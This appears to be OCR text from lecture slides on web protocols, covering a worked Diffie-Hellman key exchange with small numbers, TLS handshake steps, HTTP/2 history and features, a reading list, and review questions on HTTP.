


Cryptographic Explanation Image



Cryptographic Explanation Math

- Alice and Bob agree to use a modulus $p = 23$ and base $g = 5$ (which is a primitive root modulo 23).
- Alice chooses a secret integer $\boldsymbol{a} = \mathbf{6}$, then sends Bob $A = g^a \bmod p$
  - $A = 5^{\mathbf{6}} \bmod 23 = 8$
- Bob chooses a secret integer $\boldsymbol{b} = \mathbf{15}$, then sends Alice $B = g^b \bmod p$
  - $B = 5^{\mathbf{15}} \bmod 23 = 19$
- Alice computes $\boldsymbol{s} = B^a \bmod p$
  - $\boldsymbol{s} = 19^{\mathbf{6}} \bmod 23 = \mathbf{2}$
- Bob computes $\boldsymbol{s} = A^b \bmod p$
  - $\boldsymbol{s} = 8^{\mathbf{15}} \bmod 23 = \mathbf{2}$
- Alice and Bob now share a secret (the number **2**).


Client Hello
Server Hello
Key Exchange
Cipher Suite Negotiation
HTTP GET
Data Transfer
Client/Browser
Server

HTTP/2

- Based on SPDY
- Published as RFC 7540 in May 2015
- Supported by Chrome, Opera, Firefox, Internet Explorer 11, Safari, Amazon Silk and Edge browsers
- According to W3Techs , as of January 2016 6.3% of the top 10 million websites supported HTTP/2

HTTP/2 Features

- Protocol negotiation mechanism
- High-level compatibility with HTTP/1.1
- Data compression of HTTP headers
- Server push technologies
- Pipelining of requests
- Fixing the head-of-line blocking problem in HTTP 1.x
- Multiplexing multiple requests over a single TCP connection
- Binary

Related materials

- **HTTP: The Definitive Guide** by David Gourley
- RFC 1945, RFC 2616, RFC 7540
- https://developers.google.com/web/fundamentals/performance/
- **High Performance Browser Networking** by Ilya Grigorik

Questions

- What is HTTP?
- What contains HTTP request?
- What contains HTTP response?
- Popular Status Codes, Methods, HTTP Headers
- What is HTTP-Cookie?
- What purpose of HTTP-Caching? Caching Headers?
- What is HTTPs?